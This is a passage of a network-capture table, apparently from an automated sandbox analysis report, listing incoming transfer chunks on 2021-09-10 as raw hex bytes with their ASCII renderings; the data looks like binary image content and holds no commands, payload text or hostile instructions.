| 2021-09-10 09:11:43 UTC | 138 | IN | Data Raw: b4 23 c3 38 49 11 b8 3c b9 00 33 70 50 50 02 ba d2 70 93 12 4a 41 24 33 67 5a fa 77 d6 33 9c 7c 90 92 c0 da b4 36 e7 be 7d 63 8f ff 00 5a b4 c9 74 ff 00 53 fa b7 2e 48 d6 34 ff 00 0c b8 c9 36 aa e7 20 97 5b b0 44 8a 10 ae da fe 6c 0e b7 7f 4d 25 41 22 84 10 ce 4d 45 ee 2a e7 3c a3 e7 bf 59 29 49 5e 24 82 58 d4 8c aa 74 ce b6 b1 ca 2b 56 6b 4f 97 e9 08 c6 c5 10 e3 ea 92 cc dc da c8 f0 20 68 14 90 39 05 cf ed be 5f f3 c5 df 21 a5 31 a0 ad 72 76 d8 54 c6 26 72 7e ec b5 10 18 e3 c2 1a ed 46 b5 ee 73 b3 69 07 5f 4c 63 81 5d 70 72 fe e6 04 ce 8a 69 62 74 66 ed 43 32 62 65 4b 0e e5 fc 99 40 2c 17 95 20 1e 3a 53 8d 98 99 8b 64 b6 e5 34 73 ea 3b 6c a1 8e 12 57 da 77 35 b1 ab 07 d1 bb f4 87 9e a5 ab c3 8f ad fa 36 5c 77 49 21 c6 d1 35 2c 71 92 aa df 70 c2 54 87 32<br>Data Ascii: #8I<3pPPpJA$3gZw3\|6}cZtS.H46 [DlM%A"ME*<Y)I^$Xt+VkO h9_!1rvT&r~Fsi_Lc]pribtfC2beK@, :Sd4 s;lWw56\wI!5,qpT2 |
| 2021-09-10 09:11:43 UTC | 140 | IN | Data Raw: 4b d9 ab 4a 1f 63 fd c5 5f d4 f2 f2 4e 07 a9 33 72 09 8a 7d 5b 51 d5 35 69 e4 75 f7 26 36 1e e8 71 d0 35 9a 01 00 61 b8 7c 9a be 89 89 4a 43 2a dd 07 2a fa 7e 62 52 41 0a 53 dc 6b af 66 39 4b aa e7 9c cd 57 5a c8 69 5a 48 73 73 f2 db 69 3b 91 94 c9 b5 4f ed 3b 68 a8 24 8f cf 9a e9 45 37 f8 ee f9 fb bc 59 24 e1 2f 93 6d 68 04 c4 8e 2c 3d 0d 72 77 77 24 c4 d5 b2 f2 16 8d 9b 79 28 51 36 7d 9e 48 f9 20 0e 83 30 ac 02 01 a1 70 45 2f 95 72 19 1e 90 d4 b1 8b c3 fe 24 bb 64 e7 3d 47 62 08 3d 49 1b 43 89 e8 e9 1e 4f d6 8a 29 e6 3e ff 00 79 69 72 fb 80 10 a6 cd c2 c8 42 11 7c 96 f1 d2 21 47 11 48 bb 5c e7 6d a1 e5 27 fe 21 87 f9 5a bb 12 dd ed ca 06 fd 43 8e f3 e6 41 1c 42 11 ff 00 07 24 91 8b 1f ab 91 93 de 99 e3 0a 39 dc 40 2c 0d f1 e4 0f c3 92 82 81 48 51 07 17<br>Data Ascii: KJc_N3r}[Q5iu&6q5a\|JC**~bRASkf9KWZiZHssi;O;h$E7Y$/mh,=rww$y(Q6}H 0pE/r$d=Gb=ICO)>yirB\|'G H\m'!ZCAB$9@,HQ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 141 | IN | Data Raw: 69 4d 12 29 38 93 89 25 92 6e 18 1a 6b 5a ef fd 18 51 53 90 95 29 c0 24 b6 ad 96 9a 3f ad 6b 1a 39 9a 74 30 44 d2 c8 b0 f7 a3 2a 7b d0 81 0b b0 74 b2 25 24 9e ee e3 60 01 ee 07 f1 d0 f1 a0 10 94 e9 5a e7 ad 6b f0 dc e9 5d c4 92 48 60 40 dc 92 d5 7e 97 fe 88 8a b7 f5 3b 2e 49 1e 5c 7e 58 c6 d2 49 1b ee a2 52 10 56 80 e2 c9 1e 45 58 af e0 9e 9b 94 ea 7c 55 0d cb 3f ce 99 de f5 a9 98 92 0d 58 ed 98 cf 91 ca 13 da 14 07 ba b0 42 80 b4 c6 36 c9 62 3d a5 2f 77 6d c9 f7 1f 71 b2 2e aa c7 8e 3a 23 04 24 d1 c6 6e 6a de be 8d 48 5d 32 d9 40 01 47 d4 03 a8 1e 7f a8 b5 9e 82 56 44 c7 4d d0 2c 33 49 16 34 88 11 56 42 91 59 75 8e 40 be c4 2a 05 6e 36 cd 43 c7 49 62 51 5a 8a 68 2b 4f 7d c0 ce e7 68 d3 f0 88 50 96 19 9d 9e ad 4c c3 bd 1d ba 64 f1 73 7d 22 04 8a e3 08 48<br>Data Ascii: iM)8%nkZQS)$?k9t0D*{t%$`Zk]H`@~;.I\~XIRVEX\|U?XB6b=/wmq.:#$njH]2@GVDM,3I4VBYu@*n6CIbQZh+O }hPLds}"H |
| 2021-09-10 09:11:43 UTC | 142 | IN | Data Raw: 04 0e 0f ed b3 e3 e7 ff 00 3f 8e 94 4a cb 92 d9 16 e6 de a7 f1 68 28 48 53 82 37 19 31 e7 7f 3f 58 ca 62 8d bf 4b 9a e2 f6 f2 0b 1a a0 4f 81 cd 5f 42 c0 56 5f 30 5f cf cf 48 90 43 06 19 77 bf 46 fc 36 99 c7 11 b0 e0 34 6a c4 b0 f8 ba 3e 4f fb 7f a7 8a ae a3 f6 c8 2f e2 7e 9f 88 99 24 8a d4 8b 30 cc 7e 0f 48 19 d7 a4 48 f1 4c 41 58 47 22 73 da 42 e1 7b 6f b8 5f 24 fb 47 ba b7 00 7e 7e 7a 9b 30 49 ce be 8c d9 77 ed 19 60 4c 3e 2f 3a e4 f4 d3 bc e2 be fa cb 1e 29 57 29 66 0d ef 86 40 ae db 77 6e 60 76 90 ab ed 46 65 ab 04 91 fc f8 e9 c4 20 12 92 ed 4f 56 ee 90 60 19 49 15 a0 f9 e7 5e b5 bd 1a 91 ce ff 00 aa 3a 74 d0 66 61 5e 3a aa c4 99 ab 2a 2a 82 e6 23 1b 34 6c 49 e0 5e cd ed 5f 34 7c f5 6b c3 b0 2e aa d1 c5 e9 cd 99 f2 a4 57 71 b2 90 42 94 07 8a b9 e5 95<br>Data Ascii: ?Jh(HS71?XbKO_BV_0_HCwF64j>O/~$0~HHLAXG"sB{o_$G~~z0Iw`L>/:)W)f@wn`vFe OV`I^:tfa^:**#4II^ _4\|k.WqB |
| 2021-09-10 09:11:43 UTC | 143 | IN | Data Raw: 79 1f 02 bc 9b ff 00 4e 88 08 23 c2 30 ed a1 d6 be 9b 52 04 52 af ff 00 b8 a3 be 9d 32 ee f1 f3 95 b5 b2 ca 0d 82 41 e4 8e 09 35 44 d7 e6 87 cd f1 d4 26 1c 29 76 7d cc 39 20 80 90 90 6c 1d f3 df 3c f2 d6 3d 2e f1 44 1a be 39 3c 6d 6f e0 fc 81 f9 3e 4f 42 49 24 39 6b fc 41 56 84 5c 13 99 3f 9b 37 ac 7b 9e 78 e0 8c b3 b1 77 75 a5 51 e0 35 9a 2e 79 14 3c df cf 83 d4 e8 2e 1c 17 d4 6c da 7c d6 17 a8 2c 1c b9 25 cd c6 9c b9 76 06 75 f9 d7 1b 40 91 15 0b e4 e4 39 85 1a bd d2 4b 94 d6 08 03 e6 89 1b bf 0a 3f b7 50 c0 9d 1b 95 07 e3 a7 98 b4 19 47 c2 92 35 07 a7 6f ed 0b cd 47 66 0b 43 a6 c3 1b 83 06 9a f9 19 15 7b 55 5e 22 d1 a6 e0 4e d6 34 cc 49 f8 f1 f8 e9 6c 20 ec 7d db bc b5 89 a2 69 3e 1c 23 47 7a 0a df 62 5a ef 9c 55 7f aa 9a eb 69 9f 4d b5 7c b1 12 09 f3<br>Data Ascii: yN#0RR2A5D&)v}9 l<=.D9<mo>OBI$9kAV\?7{xwuQ5.y<.l\|,%vu@9K?PG5oGfC{U^"N4II }i>#GzbZUiM\| |
| 2021-09-10 09:11:43 UTC | 145 | IN | Data Raw: 9b b1 66 ad 1a b5 e7 a4 34 b4 13 87 c4 48 76 6a 7f 8d 6c 28 2b d4 be f5 3b c6 f4 f0 2c a5 a5 ca c8 9d c0 88 43 db 42 c2 20 40 56 43 22 86 79 4b 07 0c 68 26 d0 a1 7c 9e a7 2d 68 07 22 ec 00 2d 9e bd f9 18 22 50 30 2a ae 00 34 3b d6 96 e5 6e b0 71 8b a3 07 4e d4 da 6c b3 dc 63 b4 cc ef 86 63 74 da 6e 34 80 94 d8 42 2b 32 49 64 b8 27 70 e3 a6 25 29 a6 0f 08 09 d8 df 5a 65 47 f4 d2 a3 5a 88 0c 00 ab 78 aa e2 d4 7e f3 8d c8 74 99 31 72 1d a6 59 25 83 71 91 99 e1 c7 b1 1a ec 62 d9 0f 12 17 2a aa cc b1 ca ac 58 ba a8 65 17 7d 75 6b 98 16 ce 14 9c 44 d6 8c 09 a7 90 d7 2f 58 3c b5 02 c5 88 a5 a9 41 57 6d 4f 96 f6 89 87 8c 09 22 30 c0 9d b7 90 18 da 50 40 11 d1 57 65 96 83 fe a0 60 36 31 a4 15 e4 0b 23 5c c2 82 40 3a 53 21 4f df cf 35 95 2f 19 72 1a ba dc 7e 87 2c<br>Data Ascii: f4Hvjl(+;,CB @VC"yKh&\|-h"-"P0*4;nqNlcctn4B+2Id'p%)ZeGZx~t1rY%qb*Xe}ukD/X<AWmO"0P@We`61#\ @:S!O5/r~, |
| 2021-09-10 09:11:43 UTC | 146 | IN | Data Raw: 27 1d 94 32 14 cb 33 ce c7 ca 24 62 d1 f5 35 7b 7c 79 1b dc ca ad 14 72 6f b0 3f 7b 00 bd b2 09 ba 61 60 8e 3c 81 d0 94 0a 01 15 4e 65 b7 ef a5 2c 23 80 85 28 2d 25 41 24 54 35 f3 f5 b5 2d ad 29 39 0e 11 89 09 9b d9 b4 a8 31 c8 d2 21 1f 90 37 02 08 fc f2 3c f3 d2 85 4c 4b f8 9d a8 59 85 2e 1b 9e 9f b7 28 a1 2d 8b 31 2e ce 72 a6 79 b6 b5 36 da 4d 1b 19 e3 8e 1e de 32 31 34 ad 6a dc 8e 6e f8 63 75 e7 cf f1 d5 77 11 8d 44 ab 00 48 d9 fc 98 d7 3e 5e 90 64 81 60 05 85 6b 51 43 56 ef ac 66 4d 35 15 99 99 11 4b b0 2b 38 16 ca c5 7f 69 21 af 69 ff 00 2f 07 a8 21 40 8c 2a 45 2c ec 5f 4e c7 96 91 20 0a 41 2c 0d 35 b7 2e 59 8b 73 8c 12 76 31 1d ed 37 48 50 b5 8d a1 bf 75 06 5b 1b ac 57 35 74 2c f8 17 d4 54 42 54 42 6d 4d 08 e6 1b 23 fb b9 89 25 2a 58 f0 95 13 9f 7d<br>Data Ascii: '23$b5{\|yro?{a`<Ne,#(-%A$T5-)91!7<LKY.(-1.ry6M214jncuwDH>^d`kQCVfM5K+8i!i/!@*E,_N A,5.Ys v17HPu[W5t,TBTBmM#%*X} |
| 2021-09-10 09:11:43 UTC | 147 | IN | Data Raw: e1 8a 7b df 75 0b 11 39 00 63 a4 52 4b 2e d0 e6 fd ac 8a f1 86 00 28 01 79 f3 d0 14 a2 a1 86 c3 32 0f e7 f6 f0 40 40 53 e1 49 da bd f2 f6 82 6d 52 23 ea 3d 43 29 b1 2e 00 9f 6d 2a d9 52 1e 39 31 d4 5a 93 e4 6e e2 eb 9a 06 fa 94 b4 2d 20 80 07 3f 3d 23 8b f1 ed 6d f2 ec c7 f4 25 8b 92 f7 b0 29 92 bf 71 3b 7d 97 fc 1a ba e3 c7 fe 5d 6a 30 b2 2a 2b fb f4 8c 22 52 52 41 7b 68 f1 22 a4 d8 e0 7e 4d 70 c4 13 c5 7f eb f1 e7 ae 25 44 38 c8 db 9f e2 db c7 54 82 6a 90 7a 66 5e ff 00 9a c6 f0 98 00 05 86 14 c0 12 68 fc 58 6f 16 7f fd 3e 7a 32 4a 80 df 36 cf ce 23 f6 dd b1 10 5e ed 77 eb de 51 f2 d0 2a 83 6a bc ee 07 f6 ff 00 60 4d d8 fc fe 3f ef d7 a6 a9 d1 d2 ba bd 2d dd e2 28 96 a4 b9 74 d2 d7 de f4 ec b7 4d 79 72 e3 50 ca 10 59 2a 91 b2 8b 05 e9 8f 35 c2 80 a0 d9<br>Data Ascii: {u9cRK.(y2@@SImR#=C).m*R91Zn- ?=#m%)q;}]j0*+"RRA{h"~Mp%D8TjzF^hXo>z2J6#^wQ*j`M?-(tMyrPY*5 |
| 2021-09-10 09:11:43 UTC | 148 | IN | Data Raw: 37 b6 8f c1 15 d3 35 28 96 90 fc f5 19 ed 5e f5 8e cb 94 e0 0c 21 ee 5c 10 7e 2a 2d 7b 35 ab 1b 71 fa 7f ed f1 a5 72 8d 23 e4 44 61 0e 8c a8 5d d9 57 ce db 6d a5 3c b0 65 24 83 f2 3a 88 98 08 72 e4 eb 7a 65 a4 45 48 52 14 c0 24 38 14 ea 6d 4f 5f 78 c1 8d e9 84 33 33 47 8a e4 ac aa 87 dc 84 14 11 83 41 de ca c8 b4 08 55 db 7f 2c 4f 9e 02 0a 83 50 9b bd ad b5 fb 2d a1 82 7c 35 fe 59 1d 0e 55 db ba 41 36 2e 96 63 91 99 23 24 c9 90 c5 64 1e f2 50 a5 bc 8d 21 23 fe 5b 85 01 4d aa f1 43 81 d3 0a b8 04 b0 cd a2 09 06 c6 86 ad 6b 3d 7d 3a 12 f7 04 c1 04 3a 60 19 18 03 bb 1a bb 33 46 65 90 2c 93 a2 b0 67 ee 05 a0 63 4a e1 dc 30 1c 8d bc f5 16 40 a8 2a 70 e4 5c d7 2c bd 2d 13 48 60 d7 7f c7 58 21 82 39 b1 50 46 c7 b8 02 db 49 20 d9 72 45 41 55 18 29 22 1b 3c 2e d2<br>Data Ascii: 75(^!\~*-{5qr#Da]Wm<e$:rzeEHR$8mO_x33GAU,OP-\|5YUA6.c#$dP!#[MCk=}::`3Fe,gcJ0@*p\,-H`X!9PFI rEAU)"<. |
| 2021-09-10 09:11:43 UTC | 150 | IN | Data Raw: af ed f9 34 1a 74 b4 04 92 06 cd ad 6e 5a e6 d6 b6 57 8d f6 f4 de 9e ee 3b f8 aa 23 63 4c a9 3b 2c 8f ed 2c 1a bf 69 04 9d fe 02 ed 23 db 7c 8e 25 32 95 97 a7 ef 2d 2f 0a 95 4c 4a 4f 88 7a d3 43 a5 3b 78 97 6f 4f e9 a2 05 8b 0d dd 5d 86 d7 12 bd a0 50 01 e1 ff 00 cd 7f e5 42 a0 73 c1 07 c1 4a 01 4e 14 37 84 30 27 33 97 cd 7c ce a8 85 4c 2b 24 84 90 0f 99 36 0f c9 f5 c9 e3 1c 3e 9f 55 8d 8a 32 a3 a7 25 a2 8a 61 1c 6a b5 46 4d 85 80 26 81 27 6d 73 e7 a4 17 c3 e3 27 1b 03 5b 8a 7e 6b 51 48 b1 47 12 0a 46 24 da 96 cb cc 73 70 2b 6e 7a cd 83 00 98 f7 64 c5 98 1a 36 02 3a 92 7e 0a b0 2e 2b e6 c7 55 b3 24 a5 2a c3 76 ea 3a 13 df 3a c3 69 76 04 3b 2a a4 79 7f 77 f3 6a c2 e7 69 d1 33 b2 2e 3c 32 c7 20 60 c1 14 71 55 5b 02 80 41 fc 1e 05 f8 e7 9e 80 50 09 c0 59 b9<br>Data Ascii: 4tnZW;#cL;,,i#\|%2-/LJOzC;xoO]PBsJN70'3\|L+$6>U2%ajFM&'ms'[~kQHGF$sp+nzd6:~.+U$*v::iv;*ywji3.<2 `qU[ APY |
| 2021-09-10 09:11:43 UTC | 151 | IN | Data Raw: 77 03 37 70 47 28 dc 44 6c 69 89 4b b5 6e 68 16 03 e7 aa f9 a5 a6 63 22 84 b5 98 55 ad 5d 5e a3 28 7d 1f f3 02 03 a5 aa 5f 6d c3 fe 1f 94 33 34 78 a3 d4 72 b4 bf b2 5e d6 a0 92 88 9f 15 5d 69 91 cc 60 cb 1a 0a 2d 18 23 de 1a dd 77 03 e3 a8 4d 20 4b 51 bf 87 df 20 f7 ed a3 a8 51 0a 09 c9 d8 e9 66 b5 b9 43 1f 27 00 c7 06 54 19 22 58 a7 38 d2 bc 62 50 0b 32 b3 c8 94 a0 00 5a 9c 36 ce 18 af 26 c1 e9 10 71 16 14 36 ae f0 d9 49 01 dc 35 35 cf a4 68 e9 72 65 61 f6 ea 45 50 98 91 c0 ee c4 fb d9 76 b0 b0 6c 92 06 ea 37 e3 e0 5f 45 4c d5 24 b8 d1 a9 4f cc 71 b2 15 e5 58 fe 8b f1 63 58 d8 1d fb 4f ce e5 36 4d 8f 04 f9 e3 c7 f1 fc d7 5a 62 ac 45 93 51 b7 b9 ea 3b ac 61 09 b8 07 c5 a7 7d 98 96 4d a4 90 0f b9 7d c0 93 4b e7 91 c7 c7 1f fd 38 ea 31 d1 39 48 18 4a 02 9e<br>Data Ascii: w7pG(DliKnhc"U]^(}_m34xr^]i`-#wM KQ QfC'T"X8bP2Z6&q6I55hreaEPvl7_EL$OqXcXO6MZbEQ;a}M}K819HJ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 152 | IN | Data Raw: 48 e5 12 77 21 8a a6 f1 c8 55 b6 21 2b f1 c7 80 44 a1 85 f1 06 ef 68 65 20 cc a6 0a d5 85 03 37 a5 ba f3 bc 17 60 e2 c7 21 44 c7 76 45 2b 09 66 e4 27 75 38 65 46 fd d2 6f 04 5e ed b4 05 90 08 eb 82 b7 0c f7 7a c4 cc a6 3e 34 33 d9 ea 74 bf eb d2 f3 b3 e3 ce f2 26 38 60 1e d9 7b a5 98 29 21 0d 83 b8 01 fd 82 d6 ea 3f c9 e8 13 65 02 41 41 c5 9b 64 29 6a f3 7d 1c ef 13 95 c3 85 62 53 32 4d 47 5d d9 f2 b7 ac 6e e3 e2 6e c6 8d 76 ba c6 00 49 0a 05 0e a6 11 ee 64 8f f6 9b 20 ed 20 f8 f3 cf 5d 09 20 00 d9 0b 77 fb 81 ce e1 40 2e cf fb 7f 6a d3 3b d6 d1 37 06 9f 00 82 46 95 98 23 b4 7b 4e d7 12 10 5f db fa 60 95 56 da 15 18 d8 24 fe 39 eb c1 c2 80 f3 d8 7e f5 16 15 80 2a 41 38 4e 13 85 db 2f 2b 5a 97 2f f9 df 4d 0d f1 a5 85 d1 59 44 a0 04 de 12 55 f6 29 67 52 80<br>Data Ascii: Hw!U!+Dhe 7`!DvE+f'u8eFo^z>43t&8`{)!?eAAd)j}bS2MG]nnvId ] w@.j;7F#{N_`V$9~*A8N/+Z/MYDU)gR |
| 2021-09-10 09:11:43 UTC | 154 | IN | Data Raw: 8c cd 2f d7 f7 b8 87 e4 a8 a0 62 03 c5 63 6f cb 7f 76 88 57 d0 42 02 91 c7 31 19 11 17 8c 44 e4 22 23 21 1d f9 64 db 22 91 60 92 a1 41 00 d8 ab eb 93 c1 52 5c 31 60 74 17 ec 37 c0 86 d1 34 12 90 a1 4c 42 a6 ac 29 a5 7d 22 1a 6c 23 89 1c 28 c8 5a 1d 9b 97 64 45 77 c4 2f 73 19 4d 21 dc c6 cb 29 e5 4f b4 5f 22 3f 71 48 96 1e 9c f2 ef 3f 88 60 4b 54 c5 61 6f 0e b9 3f bf 7b c6 32 a1 23 8d 55 a7 fd 45 2d 19 67 28 cd 17 ed 3d a2 eb bb d9 e2 c9 24 8f f6 e9 7f bc 11 5c 59 ef 7f 2 91 95 e0 47 85 c4 58 3b 1e f3 f3 77 8f b0 2b 47 36 c7 c5 97 de a7 70 69 58 35 2a d8 6e e8 16 29 79 5e 68 b8 db f2 3a ea b8 cf b6 01 49 bd ee ef dd ef e9 1d 1f 4e 18 89 04 e8 2c 41 df b0 6a f4 8d bf f1 01 22 21 86 57 8e 68 f7 c6 9b 5c 23 49 19 3e de ed f0 ff 00 ce fe 47 07 cf 1d 75 5c 5a<br>Data Ascii: /bcovWB1D"#!d"`AR\1`t74LB)}"!#(ZdEw/sM!)O_"?qH?`KTao?{2#UE-g(=$\Y/GX;w+G6piX5*n)y^h:IN,A j"!Wh\#I>Gu\Z |
| 2021-09-10 09:11:43 UTC | 155 | IN | Data Raw: d9 f6 5a 31 e2 02 f8 8b 8e 74 ee fc b5 1c 30 f6 63 9f 4a cb 81 a4 78 9b 6e 20 76 22 4c 7c 88 e4 65 52 6c 13 b6 42 2a 87 16 47 1c f5 d0 a0 b5 06 35 a5 86 5a d7 f7 f0 7d 80 a0 e1 25 cd 4d 4f 90 ca 82 9d d2 31 e9 ae 60 cd ca c5 9e 27 59 23 58 32 42 89 0e d7 d9 31 28 40 e4 37 b2 59 23 ae 28 d5 d7 c1 16 1c 6b 70 72 a1 de 96 ef 38 8c b7 46 20 a7 72 ec 1f 72 f9 e4 e3 7d f3 86 67 a7 a7 8e 1c 96 de 48 8c 82 b2 d8 1b 97 72 95 12 31 f3 c2 ba 96 03 cd 51 3d 55 f1 03 08 7d da dc db 3c e8 d1 6b c3 96 00 5d 57 6a 3e 1a f4 cf 95 e0 b6 08 4e 96 f8 59 d0 e4 4f 1e 66 3c f0 e5 24 b4 c3 6c ab 20 28 ca 6c 86 84 58 25 47 ee 46 00 fe 7a 5d 00 a8 28 2a 81 b2 e9 be c6 18 9a 02 58 8b 91 96 6f 93 be f7 df 48 b0 1f e2 99 1a bc f9 39 d2 c3 dc 95 20 dd 8d 1e 31 09 19 5d a9 24 cb 13 b0<br>Data Ascii: Z1t0cJxn v"L\|eRlB*G5Z}%MO1`Y#X2B1(@7Y#(kpr8F rr}gHr1Q=U}<k]Wj>NYOf<$l (lX%GFz](*XoH9 1]$ |
| 2021-09-10 09:11:43 UTC | 156 | IN | Data Raw: 34 a6 58 b2 63 de 36 90 92 6e 0a 54 95 24 f2 a2 b7 30 af 78 15 d2 93 b0 ca 46 a0 90 29 97 4a e9 91 e9 16 22 59 5b 00 40 00 93 53 72 1d 8e 7c a8 f0 d9 d0 35 0c 69 e6 54 93 29 9e 55 08 5b 75 44 4e d0 08 04 2f 21 86 db 42 b4 5c 79 e4 72 b4 d5 a1 78 4e 1a 82 36 cc 30 a0 ef 94 58 4a 42 d2 9b 93 47 64 8d b4 1d 74 7e 42 1d 7a 6e a4 ad 24 4d 3b 43 ba 22 ae b1 ef da db 5c 80 1c a1 e0 50 fd c0 5b 12 49 24 12 7a 04 df 13 92 39 ec 3b 6f 78 72 52 48 18 db 30 2b 7a ec cf ef 97 28 66 63 e6 44 e2 39 31 65 89 25 1b 58 36 c0 47 b9 f9 42 b5 ca 90 2a cd 1f e4 f4 16 d0 7c 6a 3e 49 b3 18 66 5a 14 ee bb 68 7c d8 82 fb 7f 71 3a 65 8d a3 ee ca dd b9 04 a1 8a 2d 03 ed f9 d9 64 d0 16 54 d8 a3 f9 1d 7b db b3 df bc 18 06 27 21 46 0c c2 de 5d f2 89 9c 4c 97 80 24 cb 0a 9e e4 8c 2a 42<br>Data Ascii: 4Xc6nT$0xF)J"Y[@Sr\|5iT)U[uDN/!B\yrxN60XJBGdt~Bzn$M;C"\P[I$z9;oxrRH0+z(fcD91e%X6GB*\|j>IfZh\|q:e-dT{'!F]L$*B |
| 2021-09-10 09:11:43 UTC | 157 | IN | Data Raw: 38 98 f3 66 d3 d4 7c 59 e2 a3 89 12 d7 28 cb 48 c3 32 e5 4d 71 a3 96 7b 3f 28 63 47 22 a6 d9 a0 99 96 43 12 a0 90 b8 09 1a 56 da 2a 0b 1a 02 d4 01 c6 ee 4f e7 ab 4c 25 a8 58 0c d8 1e 5d 88 a2 4c b4 ba 92 aa a8 7e f9 8f ce 80 d6 3e 43 92 55 17 1e d1 9e 42 5d 98 a9 32 13 47 cb 06 b9 51 45 b7 6e ab 77 b8 0b 1d 43 14 c0 5b 11 d6 96 b7 7d 77 86 3e d4 9c 2e da 03 4e a7 95 29 9d bc e3 e4 ca 96 b7 63 49 01 8c b1 56 72 4c 44 c2 c6 8b c8 a1 94 b9 2c 02 a8 93 f2 bd 78 2a 63 87 2a 62 6b 57 a7 43 41 e8 79 56 0a 99 12 b0 95 25 35 6f 09 6f 22 39 fb be d1 ad 9a a5 e0 38 d3 2f 71 a3 4f f2 31 e1 2c 10 7d c2 f7 51 23 fe 6a 28 06 f9 34 3a 82 97 f7 0e 0a b0 a7 41 4a d7 7d 3a d1 e0 89 f0 80 2b 47 e4 e5 af e5 6d 37 11 a3 34 31 a2 ac a5 61 12 47 0a 22 a2 c2 ce 13 6b 29 8d 24 28<br>Data Ascii: 8f\|Y(H2Mq{?(cG"CV*OL%X]L~>CUB]2GQEnwC[]w>.N)cIVrLD,x*c*bkWCAyV%5oo"98/qO1,}Q#j(4:AJ}:+Gm 741aG"k)$( |
| 2021-09-10 09:11:43 UTC | 159 | IN | Data Raw: 67 c0 05 1c 03 4e af 6e c4 4c 0f f3 67 24 3b 74 ca 3c 6a 73 89 97 17 3c fe 9b 62 4d 16 26 5b a2 f0 fd b2 3b 52 9e 05 48 e0 30 91 a8 12 c0 5f 5c 0a 4a 52 50 03 8c f6 6d bb 1e 42 21 35 58 56 08 dd a8 e2 e6 9b 0b 5b 21 06 78 0f 1a 65 c3 93 14 8e ed 94 8d db 74 24 82 c8 55 8a 9e 3f cc 87 77 c1 fc 1e 97 98 90 a0 76 a0 0a 35 19 52 b4 ad bf b3 0d 4a 5b e1 c2 e0 a8 07 d3 e7 36 8f 9e a9 d3 99 1b 2f 23 7a 2e 52 08 b2 23 9c ee 65 28 e0 36 fd c5 42 b6 d6 03 72 9b 20 82 2c 0e 83 c2 97 51 d8 91 97 77 7f ec c1 a6 4a 21 38 89 7d c5 79 31 cf 96 79 33 40 86 23 3c d9 50 cd 21 11 b4 f8 d2 09 0a af bb bc e4 05 28 a3 fc 8d 3a 01 44 d2 ef 53 fd dd 55 8f 28 49 35 98 79 01 4d f7 de a3 a1 de 0f 74 47 41 97 14 93 51 7c 9d ca d1 0a b8 c0 15 2a 3b 35 ed 68 cd 35 0f 83 e7 93 d2 13 93<br>Data Ascii: gNnLg$;t<js<bM&[;RH0_\JRPmB!5XV[!xet$U?wv5RJ[6/#z.R#e(6Br ,QwJ!8}y1y3@#<P!(:DSU(I5yMtGAQ\|*;5h5 |
| 2021-09-10 09:11:43 UTC | 160 | IN | Data Raw: 01 c1 b1 c5 85 2a 54 8a 1b 47 8b eb e4 7c 48 52 67 2c 2a e0 d3 20 ce 40 fd de e3 a7 df be 88 bc 69 22 e5 42 9b d8 e7 93 66 e6 2c ee 89 a8 20 92 14 88 86 49 bb 65 d9 a9 9c 16 3c aa 81 42 90 2d b1 f2 39 e9 25 a9 69 58 c1 9d db 90 3e e7 d6 c6 8d b2 e1 3c 72 b0 ff 00 d0 d3 46 24 9f d0 1c 9a f0 f7 d2 75 1e dc 58 f9 2a ad 2c 91 33 42 ad b0 1a ed a9 60 aa 78 ed d8 a0 1c 29 e0 90 4f 4b 4c 4b a8 29 6c ed 91 cc f2 37 a3 11 d7 73 6f c3 20 81 4f 3d f3 ad 73 b6 45 85 2f 0c 8f 4d 6a cc 73 a2 6c ac 6c 38 72 03 b3 ac ac f4 f3 19 08 21 42 3d 06 0a 23 0a bc f0 c5 88 fe 53 5c b5 12 4a 7f 8e 61 ae 3b bf 33 a4 5c f0 e9 20 38 fe 46 c7 3d 5e 95 e8 29 d4 d1 e7 85 a8 b0 8e 05 7e d8 12 b0 09 21 50 42 ab 9d cc c0 9e 43 6e f6 f2 78 20 79 ea 13 11 e0 df 3f 7f d6 f0 dc b6 2b 65 d2 a7<br>Data Ascii: *TG\|HRg,* @i"Bf, Ie<B-9%iX><rF$uX*,3B`x)OKLK)l7so O=sE/Mjsll8r!B=#S\Ja;3\ 8F=^)~!PBCnx y?+e |
| 2021-09-10 09:11:43 UTC | 161 | IN | Data Raw: 24 1b a9 23 d6 de 66 07 ff 00 1a d2 54 0f 8c 39 3d 6f 7e cf 94 32 b4 8e dc 31 43 1a 5b 49 90 8b b0 f7 0f 91 ff 00 31 8a 91 b8 0d b4 00 bd a4 96 03 91 d5 92 03 1c 2d 96 20 d5 77 d1 a2 b7 88 08 5b 92 43 ff 00 12 2e 18 53 41 e7 f8 83 ec 67 2d da 54 54 8e 20 b4 cb 4a d2 29 66 da a1 15 c5 6e 6e 79 f8 a2 7e 79 71 2a 56 1c 29 ff 00 12 5e 8f d9 2d ca 2a fe da 31 29 8f 30 ef 6f ce bc f9 c7 a9 77 2c 52 ee 62 90 ac 88 b1 44 23 57 92 66 2d b6 35 ee 00 42 6c 17 dc 20 a9 56 3b 6f ae 95 28 02 f6 63 53 4a e5 97 7a 44 d1 24 28 d1 c8 62 74 b7 46 f5 e6 d1 b1 04 11 48 ef 32 ca 25 66 2c b2 45 b1 5e 22 ea a4 88 7d de e2 6c 33 58 05 77 2d d8 ae a3 26 81 4b 63 40 55 9d 2a 6c 6d 5e 7a 69 1d 98 a9 d2 e8 8a dc 96 ab 56 e6 f6 7a 8a fb c6 84 bf 6f 6d 23 b6 d2 c0 ed 51 2c 8b 45 45 73<br>Data Ascii: $#fT9=o~21C[l1- w[C.SAg-TT J)fnny~yq*V)^-*1)0ow,RbD#Wf-5Bl V;o(cSJzD$(btFH2%f,E^"}l3Xw-& Kc@U*lm^ziVzom#Q,EEs |
